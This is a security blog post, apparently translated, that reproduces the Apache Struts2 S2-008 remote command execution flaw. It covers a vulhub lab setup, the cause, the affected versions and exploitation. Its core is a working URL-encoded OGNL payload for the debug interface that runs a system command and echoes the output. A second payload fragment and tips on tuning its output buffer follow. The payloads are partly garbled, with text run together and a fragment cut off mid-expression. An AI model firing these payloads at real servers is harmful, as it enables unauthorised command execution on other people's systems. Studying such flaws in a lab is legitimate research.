Web Vulnerability Reproduction and Analysis2 min read
【Research】Struts2 S2-008 Vulnerability Environment and Working Output-Returning POC
【Research】A reproduction and analysis of the Struts2 S2-008 vulnerability, covering environment setup, underlying principles, affected versions, the exploitation process, and working POCs that return command output.
Read in Chinese→【Research】Struts2 S2-008 Vulnerability Environment and Working POC
1. Environment
Environment
https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md
Setting up this environment is quick and convenient. See the instructions for details; it is very simple.
2. Principle
参考 http://rickgray.me/2016/05/06/review-struts2-remote-command-execution-vulnerabilities.html
```> S2-008 involves multiple vulnerabilities. A misconfigured Cookie interceptor can lead to OGNL expression execution. However, because most web containers, such as Tomcat, restrict the characters allowed in Cookie names, certain critical characters cannot be used, making this attack vector of limited practical value. Another similarly impractical issue is that when a Struts2 application has devMode enabled, multiple debugging interfaces become available, allowing object information to be viewed directly or commands to be executed directly. As kxlzx noted, this situation is almost impossible in a production environment, so it is of little practical value. However, I do not think this is absolute. If a server were compromised, an attacker could deliberately place an application with debug mode enabled on it as a backdoor.
## 3. Affected Versions
Struts 2.1.0 \- Struts 2.3.1
## 4. Exploitation Process

Launch the environment
## POC```java
debug=command&expression=%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfalse%2c%23f%3d%23_memberAccess.getClass%28%29.getDeclaredField%28%22allowStaticMethodAccess%22%29%2c%23f.setAccessible%28true%29%2c%23f.set%28%23_memberAccess%2ctrue%29%2c%23a%[email protected]@getRuntime%28%29.exec%28%22whoami%22%29.getInputStream%28%29%2c%23b%3dnew java.io.InputStreamReader%28%23a%29%2c%23c%3dnew java.io.BufferedReader%28%23b%29%2c%23d%3dnew char%5b50000%5d%2c%23c.read%28%23d%29%2c%23genxor%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWriter%28%29%2c%23genxor.println%28%23d%29%2c%23genxor.flush%28%29%2c%23genxor.close%28%29This POC is sent using GET, so we can simply append it directly to the URL.
.exec(%23cmd),%23data=new+java.io.DataInputStream(%23ret.getInputStream()),%23res=new+byte[501],%23data.readFully(%23res),%23echo=new+java.lang.String(%23res),%[email protected]@getResponse(),%23out.getWriter().println(%23echo))
```This POC was found online and constructed in combination with 007.
It can return output directly.

## POC Notes
This POC also needs to be adjusted manually; it is not universally applicable.
After some basic review and experimentation with the POC, I found that `res` has a size limit.
Testing showed that changing the value of `res` controls how many characters of output are displayed.
For me, it becomes `null` when the value is greater than 700.
![Insert image description here](/images/20190701170137420.png
However, starting with a small value such as 10 and gradually increasing it changes the amount displayed.
![Insert image description here](/images/20190701170343467.png
![Insert image description here](/images/20190701170403572.png
![Insert image description here](/images/20190701170433423.png
At 500, almost everything was displayed, so you need to adjust it yourself and experiment.
Be flexible when controlling the size of `res`, and make sure it does not exceed the size of the command execution result.